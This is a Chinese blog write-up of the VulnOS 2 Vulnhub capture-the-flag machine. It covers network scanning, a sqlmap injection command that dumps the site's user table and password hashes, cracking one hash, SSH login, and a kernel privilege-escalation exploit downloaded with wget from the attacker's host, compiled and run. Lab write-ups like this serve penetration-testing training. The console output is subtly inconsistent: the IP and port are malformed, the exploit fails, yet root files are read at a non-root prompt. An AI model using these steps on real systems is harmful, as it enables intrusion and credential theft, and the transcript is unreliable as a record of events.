

# Vulnhub靶机 VULNOS: 2 writeup

原创

剑豪123 已于 2022-02-20 22:15:12 修改 2771 收藏


分类专栏: [vulnhub](#) 文章标签: [安全](#) [linux](#) [web安全](#)

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本文链接: <https://blog.csdn.net/xingjinhao123/article/details/122856917>

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下载地址: <https://www.vulnhub.com/entry/vulnos-2,147/>

Description Back to the Top

**VulnOS are a series of vulnerable operating systems packed as virtual images to enhance penetration testing skills**

- This is version 2 -

Smaller, less chaotic!

As time is not always on my side, it took a long time to create another VulnOS. But I like creating them. The image is build with VBOX. Unpack the file and add it to your virtualisation software.

**Your assignment is to pentest a company website, get root of the system and read the final flag**

NOTE : current keyboard preferences is BE "pentesting is a wide concept"

If you have questions, feel free to contact me on m4db33f@gmail dot com Shout out to the Vulnhub Testing team!

Hope you enjoy.

?

## 信息搜集

### 获取IP地址

```
(root@kali)~/home/kali# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:e6:4d:54, IPv4: 192.168.1.153
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1    a0:08:6f:6c:4c:5b    HUAWEI TECHNOLOGIES CO.,LTD
192.168.1.30   54:05:db:eb:24:16    (Unknown)
192.168.1.172 08:00:27:57:4f:aa    PCS Systemtechnik GmbH
192.168.1.172 08:00:27:57:4f:aa    PCS Systemtechnik GmbH (DUP: 2)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.970 seconds (129.95 hosts/sec). 4 responded
```

### 扫描端口

```
root@kali:~/kali# nmap -A -O -sV -p- 192.168.1.172
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-02 03:10 EST
Nmap scan report for 192.168.1.172
Host is up (0.00032s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.6 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 1024 f5:4d:c8:e7:8b:c1:b2:11:95:24:fd:0e:4c:3c:3b:3b (DSA)
|_ 2048 ff:19:33:7a:c1:ee:b5:d0:dc:66:51:da:f0:6e:fc:48 (RSA)
|_ 256 ae:d7:6f:cc:ed:4a:82:8b:e8:66:a5:11:7a:11:5f:86 (ECDSA)
|_ 256 71:bc:6b:7b:56:02:a4:8e:ce:1c:8e:a6:1e:3a:37:94 (ED25519)
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
|_ _http-title: VulnOSv2
|_ _http-server-header: Apache/2.4.7 (Ubuntu)
6667/tcp  open  irc      ngircd
MAC Address: 08:00:27:57:4F:AA (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: irc.example.net; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.32 ms 192.168.1.172

OS and Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 22.02 seconds
```


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## 80端口

```
192.168.1.172
Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Kali Docs https://www.kali.org/docs
##### Welcome to VulnOSv2 #####
### VulnOS are a series of vulnerable operating systems packed as virtual images to enhance penetration testing skills ###
This is a vulnerable server. DO NOT USE this VM in a production environment !
### Pentest the company website on the server... Get root of the system and read the final flag ###
```


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点击website跳转到/jabc




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
在 jabc/?q=node/7 页面看起来啥也没有，但是Ctrl+A全选之后看到提示还有一个目录 /jabcd0cs/



访问/jabcd0cs/



在/jabcd0cs/发现CMS的版本，使用searchsploit查询





```

[09:19:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.0.12
[09:19:16] [INFO] fetching tables for database: 'jabcd0cs'
Database: jabcd0cs
[15 tables]
+-----+
odm_access_log
odm_admin
odm_category
odm_data
odm_department
odm_dept_perms
odm_dept_reviewer
odm_filetypes
odm_log
odm_odmsys
odm_rights
odm_settings
odm_udf
odm_user
odm_user_perms
+-----+
[09:19:16] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.172'
[*] ending @ 09:19:16 /2022-02-02/

```

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在odm\_user表里面发现了有用户名密码

```

sqlmap -u "http://192.168.1.172/jabcd0cs/ajax_udf.php?q=1&add_value=odm_user" --batch --level=3 -D jabcd0cs -T odm_user --dump

```

```

Database: jabcd0cs
Table: odm_user
12 entries
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
id | Email | phone | password | username | last_name | department | first_name | pw_reset_code |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 | webindex@sample.com | 5555551112 | b78aae356709f8c31118eae61398895ab | webmin | min | 2 | web | <blank> |
2 | guest@xample.com | 555 5555555 | 084e0343a0486ff05530ff8c705c0b04 (guest) | guest | guest | 2 | guest | NULL |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
[09:19:55] [INFO] table 'jabcd0cs.odm_user' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.1.172/dump/jabcd0cs/odm_user.csv'
[09:19:55] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.172'
[*] ending @ 09:19:55 /2022-02-02/

```

将获取的哈希值解密

# 输入让你无语的MD5

md5  
webmin1980

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getshell

使用获取的用户名密码尝试登录ssh，使用webmin用户登录成功

```
(root@kali)~[/home/kali]
# ssh webmin@192.168.1.172
webmin@192.168.1.172's password:
Welcome to Ubuntu 14.04.4 LTS (GNU/Linux 3.13.0-24-generic i686)

* Documentation:  https://help.ubuntu.com/

System information as of Wed Feb  2 07:51:16 CET 2022

System load: 0.82          Memory usage: 3%    Processes:   64
Usage of /:  5.7% of 29.91GB Swap usage:   0%    Users logged in: 0

Graph this data and manage this system at:
https://landscape.canonical.com/

New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Wed May  4 10:41:07 2016
$ id
uid=1001(webmin) gid=1001(webmin) groups=1001(webmin)
$ █
```

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## 提权

查看系统版本，内核版本

```
$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:   Ubuntu 14.04.4 LTS
Release:      14.04
Codename:     trusty
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=14.04
DISTRIB_CODENAME=trusty
DISTRIB_DESCRIPTION="Ubuntu 14.04.4 LTS"
NAME="Ubuntu"
VERSION="14.04.4 LTS, Trusty Tahr"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 14.04.4 LTS"
VERSION_ID="14.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
$ uname -a
Linux Vuln05v2 3.13.0-24-generic #47-Ubuntu SMP Fri May 2 23:31:42 UTC 2014 i686 GNU/Linux
$ █
```

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使用searchsploit查询找到一个符合条件的exp

```
(root@kali)~[/home/kali]
# searchsploit linux 3.13.0 | grep 0x0000 | grep 14.04
linux Kernel < 3.13.0-24-generic (Ubuntu 14.04.4 LTS) - 'overlays' Local Privilege Escalation (linux/37292.c)
linux Kernel < 3.13.0-24-generic (Ubuntu 14.04.4 LTS) - 'overlays' Local Privilege Escalation (Access /etc/shadow) (linux/37293.txt)
linux Kernel < 3.13.0-24-generic (Ubuntu 14.04.4 LTS) - Local Privilege Escalation (linux / SUID) (linux/local/4380c)
linux Kernel < 4.4.0-22-generic (Ubuntu 14.04.4 LTS) - Local Privilege Escalation (KAGLR / SANE) (linux/local/47809.c)
$ █
```

将exp上传到靶机，赋予可执行权限，编译并执行，成功获取root权限

```
$ wget http://192.168.1.151-8888/37292.c
--2022-02-02 15:19:18-- http://192.168.1.151-8888/37292.c
Connecting to 192.168.1.151-8888: connected.
HTTP request sent, awaiting response... 200 OK
Length: 5008 (4.9K) [text/plain]
Saving to: '37292.c'

[100%]
2022-02-02 15:19:18 (888 MB/s) - '37292.c' saved [5008/4908]

$ ls
37292.c
$ chmod 777 37292.c
$ gcc 37292.c -o exp
$ ls
exp
$ ./exp
./exp: error while loading shared libraries: /lib/i386-linux-gnu/libc.so.6: cannot open shared object file: No such file or directory
$ cd /root
$ ls
flag.txt
$ cat flag.txt
Hello and welcome.
You successfully compromised the company "JABC" and the server completely !!
$ █
```

拿到root目录下的flag

```
# cd /root
# ls
flag.txt
# cat flag.txt
Hello and welcome.
You successfully compromised the company "JABC" and the server completely !!
$ █
```

```
Congratulations !!!  
Hope you enjoyed it.  
What do you think of A.I.?  
# █
```

到这里成功完成了该靶机！

\*\*本文所有用到的工具都可以关注微信公众号“网络安全学习爱好者”联系公众客服免费领取！\*\*

